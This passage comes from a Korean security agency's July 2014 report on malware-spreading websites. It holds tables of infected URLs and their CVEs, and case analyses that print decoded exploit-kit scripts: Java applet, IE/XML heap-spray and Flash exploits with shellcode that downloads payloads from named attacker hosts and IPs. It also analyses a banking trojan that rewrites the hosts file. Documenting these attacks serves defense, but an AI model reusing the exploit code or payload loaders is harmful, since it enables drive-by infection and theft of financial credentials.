
64	07.28	http://xxxxx.co.kr/nh/popup/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
65	07.28	http://www.xxxxxxxx.co.kr/jquery-autocomplete/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
66	07.29	http://www.xxxxx.net/up_files/tmp/uup.exe	한국	직접다운로드	다운로더
67	07.30	http://www.xxxxxxxx.org/upload/file/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)
68	07.30	http://fgdf.mefound.com/inde.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
69	07.31	http://bjl2020.com/index.html	홍콩	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
70	07.31	http://dfgvsdf.1dumb.com/zz.html	미국	CVE-2013-3897	금융사이트 파밍
71	07.31	http://198.1.165.6/index.html	미국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	원격제어
72	07.31	http://xxxxxxxx.com/pop/index.html	한국	CVE-2011-2140 CVE-2011-3544 CVE-2012-1889 CVE-2012-4681 CVE-2013-0422 CVE-2013-0634 CVE-2013-3897	정보유출(금융정보)

□ 경유지 탐지 · 업종별 비율


o 2014년 7월에 악성코드 경유지 탐지 · 업종별 유형은 다음과 같다.

- 악성코드 경유지 탐지는 전월대비 90.2%(671건 → 1,276건) 증가 하였다.
  ※ 탐지된 경유지는 해당 홈페이지 운영자에게 통보하여 악성코드 삭제 및 보안조치 요청을 수행
- 경유지 업종별 유형 중 택배/교통/운송/제조/판매/건설이 가장 높았고, 영세/중소기업(여행/음식/숙박/법인/부동산/결혼/사진/미용/취업/채용/광고/마케팅), 엔터테인먼트/도서/생활/소셜커머스/게임/쇼핑 순으로 탐지가 되었으며, 이에 대해 삭제 및 보안조치 요청을 수행하였다.

경유지 탐지



경유지 업종별 유형



3 악성코드 은닉 사례 분석

7월 악성코드 이슈

o '14년 7월 수집된 악성코드 샘플을 분석한 결과 Java 애플릿 취약점(7종), MS XML 취약점(1종), Adobe Flash Player 취약점(1종)을 복합적으로 악용하여 악성코드를 유포하는 형태가 66.7%로 가장 높게 나타났다.

o 특정 IP 대역에 중국어(발음기호)를 유포지 주소로 사용하는 금융정보 탈취 악성코드가 지속 유포되었으며, 리눅스 서버를 공격대상으로 하는 백도어 악성코드가 유포되어 주의가 필요하다. 또한, 포털 블로그 홈페이지를 이용하여 금융정보 탈취 악성코드가 유포되었으며, 종교 단체 연구회 홈페이지의 ActiveX 및 Adobe Flash Player 취약점을 악용한 감염PC 정보유출 악성코드가 유포되었다. 주요 언론사 및 웹하드 등 홈페이지를 통해 온라인 게임계정 탈취 및 금융정보 탈취 악성코드가 지속 유포되고 있으므로 이용자들은 금융정보 유출에 각별한 주의를 기울여야 한다.

o 악성코드 유형으로는 정보유출(금융정보)가 42%로 가장 높았으며, 그 외에도 원격제어, 금융사이트 파밍, 정보유출(PC정보) 등으로 나타났다.

□ 특정 IP 대역에 중국어(발음기호)를 유포지 주소로 사용하는 악성코드 유포 => 정보유출(금융정보)

[악성 스크립트 실행구조]

http://142.4.117.194/maomi.html

[CK Vip 난독화 스크립트 디코딩 후]

```
// Java, IE , Adobe Flash Player 버전 체크 및 취약점을 악용하여 악성코드 다운로드
<script type="text/javascript">
..... 중략 .....
        function encode()  {
                var omg = ckl(), x1 = new Array, x2 = '';
                for(var i=0;i<omg.length;i++) {
                        if(omg[i] == 159)  {
                                //x2 += '';}
                        else {
                                x1[i] = omg[i] - 159;
                                x2 += String.fromCharCode(x1[i]); }   }
                return x2;
        var wmck=deployJava.getJREs()+"";
        wmck=parseInt(wmck.replace(/\.|\_/g,''));
        var kaka = navigator.userAgent.toLowerCase();
        var ckurl = encode();
if( wmck > 17006 && wmck < 17011 ) {
if(kaka.indexOf("msie 6") > -1){
document.writeln("<object classid=\'clsid:8ad9c840-044e-11d1-b3e9-00805f499d93\' width=\'600\' height=\'400\'>
<param name=xiaomaolv value=\'"+ckurl+"\'><param name=bn value=\'woyouyizhixiaomaol\'><param
name=si value=\'conglaiyebuqi\'><param name=bs value=\'748\'><param name=CODE
value=\'xml20130422.XML20130422.class\'><param name=archive value=\'"+jaguar+"\'><\/object>");}
else {          document.write("<br>");
                var gondady=document.createElement("body");
                document.body.appendChild(gondady);
                var gondad=document.createElement("applet");
                gondad.width="600";
                gondad.height="400";
                gondad.archive=jaguar; // jaguar='wmnb.midi'
                gondad.code="xml20130422.XML20130422.class"; //Java Applet 취약점 (CVE-2013-0422)
                        gondad.setAttribute("xiaomaolv",ckurl);
                        gondad.setAttribute("bn","woyouyizhixiaomaol");
                        gondad.setAttribute("si","conglaiyebuqi");
                        gondad.setAttribute("bs","748");
                        document.body.appendChild(gondad); } }
else if( wmck >= 17000 && wmck < 17007) { if(kaka.indexOf("msie 6") > -1){
document.writeln("<object classid=\'clsid:8ad9c840-044e-11d1-b3e9-00805f499d93\' width=\'256\'
height=\'256\'><param name=xiaomaolv value=\'"+ckurl+"\'><param name=bn
value=\'woyouyizhixiaomaolv\'><param name=si value=\'conglaiyebuqi\'><param name=bs
value=\'748\'><param name=CODE value=\'setup.hohoho.class\'><param name=archive
value=\'"+audi+"\'><\/object>"); } else {
                document.write("<br>");
                        var gondady=document.createElement("body");
```

```
                    document.body.appendChild(gondady);
                    var gondad=document.createElement("applet");
                    gondad.width="256";
                    gondad.height="256";
                    gondad.archive=audi; // audi='nbwm.midi
                    gondad.code="setup.hohoho.class"; //Java Applet 취약점 (CVE-2012-4681)
..... 중략 .....
        else if(wmck<=16027 || wmck == 160) {
                var okokx = GTR + ".class";
                var ckckx = document.createElement('applet');
                ckckx.archive=benz;          // benz = "UfCxZcHlNi.midi"
                ckckx.code="uninstall.class";    // Java Applet 취약점 (CVE-2011-3544)
..... 중략 .....
function ckwmgood1(){
var care = "<script type=\"text/javascript\">window.onerror=function(){return true;};<\/script>\r\n"+"<object width=\"550\" height=\"400\">\r\n"+"<param name=\"movie\" value=\"done.swf\">\r\n"+"<embed src=\"nbwm.swf\" width=\"550\" height=\"400\">\r\n"+"<\/embed>\r\n"+ "<\/object>";
document.body.innerHTML="nb478188809"+care;}
if( apple.major==11 && (apple.minor==4 || apple.minor==5) ) // Adobe Flash Player 취약점 (CVE-2013-0634)
document.write("<body onload=ckwmgood1();></body>"); }
else if( (kaka.indexOf("msie 6")>-1 || kaka.indexOf("msie 7")>-1) && apple.major==10 && apple.minor==3 && apple.rev<=183 ) {
document.write("<iframe src=ww.html width=60 height=1></iframe>");// Adobe Flash Player 취약점 (CVE-2011-2140)
..... 중략 .....
if(nbXwm.indexOf("msie 6")>-1){document.write("<iframe src=xx.html width=60 height=1></iframe>");}else if(nbXwm.indexOf("msie 7")>-1){document.write("<iframe src=yy.html width=60 height=1></iframe>");}else if(nbXwm.indexOf("msie 8")>-1){document.write("<iframe src=zz.html width=60 height=1></iframe>");} // IE 버전 체크
function ckl(){var bmw=[263,275,275,271,217,206,206,208,211,209,205,211,205,208,208,214,205,208,216,211,206,266,257,274,205,260,279,260,159]; return bmw;} // http://142.4.117.194/kbs.exe
</script>
```

/swfobject.js

```
// Flash Player사용에 필요한 라이브러리
if(ver) { this.setAttribute('version', new deconcept.PlayerVersion(ver.toString().split("."))); }
 this.installedVer = deconcept.SWFObjectUtil.getPlayerVersion();
 if (!window.opera && document.all && this.installedVer.major > 7) {
 if (!deconcept.unloadSet) {
 deconcept.SWFObjectUtil.prepUnload = function() {
 ..... 중략 .....
 var axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.7");
 }catch(e){  try {
 var axo = new ActiveXObject("ShockwaveFlash.ShockwaveFlash.6");
 PlayerVersion = new deconcept.PlayerVersion([6,0,21]);
```

```
axo.AllowScriptAccess = "always";
} catch(e) {
if (PlayerVersion.major == 6) {
return PlayerVersion;
..... 생략 .....
```

/top.js

```
// Java 사용에 필요한 라이브러리
getJavaURL: 'http://java.sun.com/webapps/getjava/BrowserRedirect?host=java.com',
appleRedirectPage: 'http://www.apple.com/support/downloads/',
oldMimeType: 'Application/npruntime-scriptable-plugin;DeploymentToolkit',
mimeType: 'Application/java-deployment-toolkit',
launchButtonPNG: 'http://java.sun.com/products/jfc/tsc/articles/swing2d/webstart.png',
browserName: null,
browserName2: null,
getJREs: function() {
var list = new Array();
if (deployJava.isPluginInstalled()) {
var plugin = deployJava.getPlugin();
var VMs = plugin.jvms;
for (var i = 0; i < VMs.getLength(); i++) {
list[i] = VMs.get(i).version;}
} else { var browser = deployJava.getBrowser();
if (browser == 'MSIE') {
if (deployJava.testUsingActiveX('1.7.0')) {
list[0] = '1.7.0';
} else if (deployJava.testUsingActiveX('1.6.0')) {
list[0] = '1.6.0';
} else if (deployJava.testUsingActiveX('1.5.0')) {
list[0] = '1.5.0';
} else if (deployJava.testUsingActiveX('1.4.2')) {
list[0] = '1.4.2';
} else if (deployJava.testForMSVM()) {
list[0] = '1.1';}
..... 생략 .....
```

/ww.html

```
// Adobe Flash Player 취약점을 악용하여 악성코드 다운로드
<html><body><script>
var WufP2='\x30';
</script>
<button id="vONs5" STYLE="DISPLAY:NONE" onclick="hWHSv8();"></button>
<script src="ww.js"></script>
<script language="javascript">
var jcDeOmP8 =
fihdIKH0+'cKwM5'+'858cKwM58'+'58cKwM10EBcKwM4B5BcKwMC93'+'3cKwMB966cKwM03'+'B8cKw
..... 중략 .....
cKwM4627cKwMA8'+'EEcKwMD5DBcKwMC9C9cKwM87CDcKwM9292cKwM898CcKwM938FcKwM93
89cKwM8C8CcKwM938AcKwM848CcKwM9289cKwMDFD6cKwM93CEcKwMC5D8cKwMBDD8';
var fmKsKe7="d";
        var HLdl4 = zwGe8(jcDeOmP8.replace(/cKwM/g,SKYqg8));
        hWYgNsn5="d";
        var Jbhbhi2 = new Array()
        var Lotif1 = 0x100000 - (HLdl4.length*2 + 0x24 + 0x1000);
        var orlO3 = "cKwM0d0"+"dcKwM0d0"+"d";
        var mcXX5 = zwGe8(orlO3.replace(/cKwM/g,SKYqg8));
        try{ alert(a,b,c);}
        catch(e){ while(mcXX5.length < Lotif1) mcXX5 +=mcXX5;
                var NURq7 = mcXX5.substring(0, Lotif1/2);
                delete mcXX5;
                for(i=0;i<300;i++) {Jbhbhi2[i] = [NURq7+HLdl4].join(""); } }
function hWHSv8() // Adobe Flash Player 취약점(CVE-2011-2140)
{ document.write("<embed src='ww.swf' width=111 height=1></embed>"); }
fmKsKe7="h";
```

```
package loader_fla
{
    import flash.display.*;
    import flash.events.*;
    import flash.media.*;
    import flash.net.*;

    dynamic public class MainTimeline extends MovieClip
    {
        var ckdwma:Object = "IhDdBcj6HUfAx3ka";
        public var video:Video;
        public var nc:NetConnection;
        public var ns:NetStream;

        public function MainTimeline()
        {
            ckdwma = "IhDdBcj6HUfAx3ka";
            addFrameScript(0, this.frame1);
            return;
        }// end function

        function frame1()
        {
            this.nc = new NetConnection();
            this.nc.connect(null);
            this.ns = new NetStream(this.nc);
            this.ns.addEventListener(NetStatusEvent.NET_STATUS, this.statusHandler);
            this.video = new Video();
            this.video.attachNetStream(this.ns);
            this.addChild(this.video);
            this.ns.play("ww.doc");
            this.video.width = stage.stageWidth;
            this.video.height = stage.stageWidth * (720 / 1280);
            return;
        }// end function
```

```
document.getElementById("vONs5").onclick();
</script></body> </html>
```

/xx.html

[CK Vip 난독화 스크립트 디코딩 후]

```
// XML 코어 취약점을 악용하여 악성코드 다운로드
function ckckckckckckckck(__){var _='';
for(var ___=0;___<__['length'];___+=4){_+='cgTw6'+__.substr(___,4);} return _;}
var x1 = new Array, x2 = '', x3;
for(var i=0;i<ss.length;i++ ){x1[i]=ss[i]-38;x2+=x1[i].toString(16);}
x3 = ckckckckckckckck(x2);
var Abqj6 = '%'+'u';
var ckwmckwm =
Abqj6+'90'+'90'+Abqj6+'90'+'90'+Abqj6+'5858cgTw65858cgTw610EBcgTw64B5BcgTw6C933cgTw6B96
..... 중략 .....
cgTw6DBC2cgTw6411DcgTw68A14cgTw62510cgTw6ADB7cgTw63D45cgTw6126BcgTw64627cgTw6A8EE' + x3;
var code = unescape(ckwmckwm.replace(/cgTw6/g,Abqj6));
var nops = unescape(Abqj6+"0c0"+"c"+Abqj6+"0c0"+"c");
var nops_90 = unescape(Abqj6+"b3d6"+"%"+"u4f92");
..... 중략 .....
</head><body>
<object classid="clsid:f6D90f11-9c73-11d3-b32e-00C04f990bb4"      // XML 코어 취약점(CVE-2012-1889)
id="puZz"></object><script>
function heapLib(){};heapLib.ie=function (maxAlloc,heapBase){
this.maxAlloc=(maxAlloc?maxAlloc:65535);this.heapBase=(heapBase?heapBase:0x150000);this.paddingSt
r="A"+"A"+"A"+"A";while(4+this.paddingStr.length*2+2<this.maxAlloc){this.paddingStr+=this.paddingStr;};
this.mem=new Array();this.flushOleaut32();};
heapLib.ie.prototype.debug=function (msg){void(Math.atan2(0xbabe,msg));};

..... 중략 .....
var obj=document.getElementById('puZz').object;
var src=unescape("%"+"u0c08"+"%"+"u0c0c");while(src.length<0x1002)src+=src;src="\\\\xxx"+src;
src=src.substr(0,0x1000-10);var pic=document.createElement("img");
pic.src=src;pic.nameProp;obj['definition'](1000);</script></body></html>
```

/yy.html

```
// Adobe Flash Player 취약점을 악용하여 악성코드 다운로드
<html><body>
<SCRIPT>
var fwegg = 0;
var fdsaw = new Array();
var ss1="i"+"m"+"g";
var ss2="s"+"r"+"c";
while(fwegg < 100) {
fdsaw[fwegg] = window.document.createElement(ss1);
fdsaw[fwegg][ss2] = "a";
fwegg++; }
</SCRIPT>
<SCRIPT>
var IKH06 = navigator.userAgent.toLowerCase();
var zwGe7 = IKH06.indexOf('msi'+'e 7');
var zwGe8 = IKH06.indexOf('msi'+'e 8');
var zwGe9 = IKH06.indexOf('windows nt 5.1');
if(zwGe9>0&&(zwGe7>0||zwGe8>0)){      // Adobe Flash Player(CVE-2013-0634)
document.writeln("<embed width=30 height=1 src=logo.swf><\/embed>"); }
</SCRIPT>
```

//Decompiler 후

```
public class □ extends Sprite
{
    public var □:ByteArray;
    public var □:String;
    public var □:int;
    public var □:String;
    public var □:String = "0c0c9090eb105b4b33c966b9460480340be2e2faeb05e8ebffffff0b79ele2e2b(
    public var □:String;
    public var □:String;
    public var □:String;
    private var i:Number;
    public var mySo:SharedObject;
    public var □:String = "King Lich V";
    private var □□:Object = "_image_□LTDiVBORw0KGgoAAAANSUhEUgAAAIEAAAAeCAYAAAF8101QAAALuk1E(

                                    ..... 중략 .....

_as3_pushstring "windows xp"
_as3_equals
_as3_iffalse offset: 13[#71]
_as3_getlocal <0>
_as3_getlocal <0>
_as3_getproperty □
_as3_setproperty □
_as3_getlocal <0>
_as3_callpropvoid □(param count:0)
_as3_nop
_as3_getlex flash.external::ExternalInterface
_as3_pushstring "eval"
_as3_pushstring "document.body.innerHTML="x<IFRAME src=Moviewl.html width=30 height=1></IFRAME
_as3_callpropvoid call(param count:2)
_as3_nop
_as3_getlocal <0>
_as3_callpropvoid @doswf__mn□(param count:0)
_as3_returnvoid
```

/zz.html

```
// IE 취약점을 악용하여 악성코드 다운로드
<script type='text/javascript'>
var xxx = unescape;
var att = 1;
var lang = 0;
var i=0;
var vault=new Array();
var str=unescape("%"+"u14"+"14%"+"u14"+"14");
while (str.length < 0x50) str=str+str;
str=str.substr(0,(0x48-2)/2);
for (i=0;i<2000;i++) {
vault.push(document.createElement(shit1));
vault[i].setAttribute(shit2,str);}
for (i=1000;i<2000;i++) vault[i].setAttribute("title","");
..... 중략 .....
if(navigator.appName.indexOf("Microsoft Inte"+"rnet Explorer") == -1) {att = 0;} // IE 취약점(CVE-2013-3897)
if(navigator.userAgent.indexOf("Windows N"+"T 5.1") == -1) {att = 0;}
if(navigator.userAgent.indexOf("MSI"+"E 8.0") == -1) {att = 0;}
if(navigator.systemLanguage == navigator.userLanguage) {
        if(navigator.systemLanguage.indexOf("ko") != -1) {lang = 1;}
        else if(navigator.systemLanguage.indexOf("ja") != -1) {lang = 1;}
        else{lang = 0;}
..... 중략 .....
if(lang == 0){att = 0;}  var kkk = loading();
sss = xxx(kkk.replace(/wm/g,"\x25\x75"));
var Block                    = new Array();
var BlockNum          = 0x150;
var FillNNNSize       = 0x100000-0x01020;
var AdjustOffset  = 0x1414;
var HeadNNN           = unescape("%u1414"+"%"+"u1414");
var NNNs                     = unescape("%u1414%"+"u1414");
var ate = 0;  var atz = 0;  var co = 0;  var pco = 0;  var jtc = 0;  var vPP = 0;
var ate1          = 0x77BD18D3 ;
var atz1          = 0x77BCEF5B ;
var co1           = 0x77BCF519 ;
var pco1          = 0x77BD3E25 ;
..... 중략 .....
function loading() {
return
"wm9090wm9090wm54ebwm758bwm8b3cwm3574wm0378wm56f5wm768bwm0320wm33f5wm49c9wmad41wmdb
33wm0f36wm14bewm3828wm74f2wmc108wm0dcbwmda03wmeb40wm3befwm75dfwm5ee7wm5e8bwm0324wm66
..... 중략 .....
</script> </head>  <body onload='Show();'></body>  </html>
```


o 악성코드 파일(kbs.exe) 상세분석 내용


- 개요 : 정보유출(금융정보)

- 네트워크상의 악성행위

도메인	IP	용도	상세내용
-	126.12.219.113	파밍	정보유출(금융정보)

- 운영체제상의 악성행위

항목	내용
행위설명	금융 정보 탈취를 목적으로 hosts파일을 변경하는 악성코드를 드랍한다. 
파일	* 행위유형 : create * 경로 : C:\T763843nsdk763843\Mjkeq.dll
파일	* 행위유형 : create * 경로 : C:\T763843nsdk763843\Mupdate.exe
레지스트리	* 행위유형 : create * 레지스트리 키 : HKU\S-1-5-21-343818398-1532298954-725345543-500\Software\Microsoft\Windows\CurrentVersion\Run\ * 레지스트리 명 : CTFM0N * 레지스트리 값 : C:\T763843nsdk763843\MUpdate.exe C:\T763843nsdk763843\Mjkeq.dll,ALSTS_ExecuteAction
프로세스	* 행위유형 : create * 프로세스명 : MUpdate.exe C:\T763843nsdk763843\Mjkeq.dll,ALSTS_ExecuteAction

	* 프로세스 경로 : C:\T763843nsdk763843\MUpdate.exe * 대상 프로세스
행위설명	백신을 찾아 우회를 시도한다 
행위설명	금융 정보 탈취를 목적으로 사용자를 공격자가 유도하는 사이트로 접속하게 하는 변조된 hosts 파일이다 
네트워크	* 네트워크 패킷 - 파일 : ./2014-K1396_6a3242adac28f07b525eb44020d6a9c4.pcap - 설명 : C&C로부터 유도 대상 사이트를 받아오는 패킷이다.
네트워크	특정 URL을 공격자가 유도하는 URL로 리다이렉트 한다. * 행위 목적 : 금융 정보 탈취 * 접속 사이트 - IP: 126.12.219.113: - 프로토콜 : http - URL : http://126.12.219.113

□ 언론사 홈페이지를 통한 악성코드 유포(Adobe Flash Player 취약점 악용) => 정보유출(PC정보)

[악성 스크립트 실행구조]

http://ad01.xxxxxx.com/mp3/swf.js

[Horizontal Tab & Space 디코딩후]

```
document.write(unescape("<script>
function isopen(){if(navigator.language=="ko"||navigator.systemLanguage=="ko"){
return true;
}
else{return false;}}
if(document.cookie.indexOf("google4analysisx8")==-1){
var expires=new Date();
expires.setTime(expires.getTime()+720*60*60*1000);
document.cookie="google4analysisx8=Yes;path=/;expires="+expires.toGMTString();
if(isopen()){
if(navigator.appName == "Microsoft Internet Explorer"){
if (navigator.appVersion.indexOf("MSIE") != -1){ // Internet Explorer 확인
document.write('<embed src=http://ad01.moreuc.com/mp3/bot.swf width=1 height=1></embed>');
}}}}
</script>
"));
```

/mp3/bot.swf

[bot.swf파일 디컴파일 후]

```
package {
    import Groph.*;
    import __AS3__.vec.*;
    import flash.display.*;
    import flash.net.*;
```

```
import flash.system.*;
import flash.utils.*;
public class Groph extends Sprite {
    protected var Shad:Class;
    var shellcode_byte_array:ByteArray;
    var aaab:ByteArray;
    var shellcodeObj:Array;
    static var counter:uint = 0;
    static var counter1:uint = 0;
    public function Groph() {
        var _loc_3:Shader = null;
        var _loc_4:Array = null;
        var _loc_5:Array = null;
        var _loc_6:uint = 0;
        var _loc_7:uint = 0;
        var _loc_15:uint = 0;
        var _loc_18:uint = 0;
        var _loc_23:uint = 0;
        var _loc_24:uint = 0;
        var _loc_1:* = undefined;
        var _loc_2:* = undefined;
        this.Shad = Groph_Shad;
        var _loc_8:* = Capabilities.os.toLowerCase();
        if (Capabilities.os.toLowerCase() == "windows 7" || _loc_8 == "windows 8" ||
_loc_8 == "windows xp" || _loc_8 == "windows vista") { //OS 버전 체크
            counter1 = 0; }
        else
        {
            return;
        }
        var _loc_9:String = //Shell Code
"0x90909090,0x33556090,0x358B64C9,0x00000030,0x8B0C768B,0x6E8B1C76,0x207E8B08,0x4F3836
..... 중략 .....
6863,0x64686572,0x682E3130,0x612F2F3A,0x74746868,0x6A5B5470,0x50006A00,0xFF006A53,0x458
B6855,0x50006A6C,0x6A5855FF,0x5455FF00,0x90909061";
        this.shellcodeObj = _loc_9.split(",");
        var _loc_10:* = 0;                          //http://ad01.moreuc.com/mp3/main.css
        var _loc_11:* = 0;
        var _loc_26:* = counter + 1;
        counter = _loc_26;
..... 중략 .....
        if (Capabilities.os.indexOf("Windows 8") >= 0) {
            _loc_16.writeUnsignedInt(2472); }
        _loc_16.position = 0;
```

```
            while (1) {
                _loc_3 = new Shader();
                try {
                    _loc_3.byteCode = new this.Shad() as ByteArray;  }
                catch (e) {}
                _loc_10 = 0;
                while (_loc_10 < _loc_12) {
                 if (_loc_14[_loc_10].length > 256) {
                        _loc_15 = _loc_10;
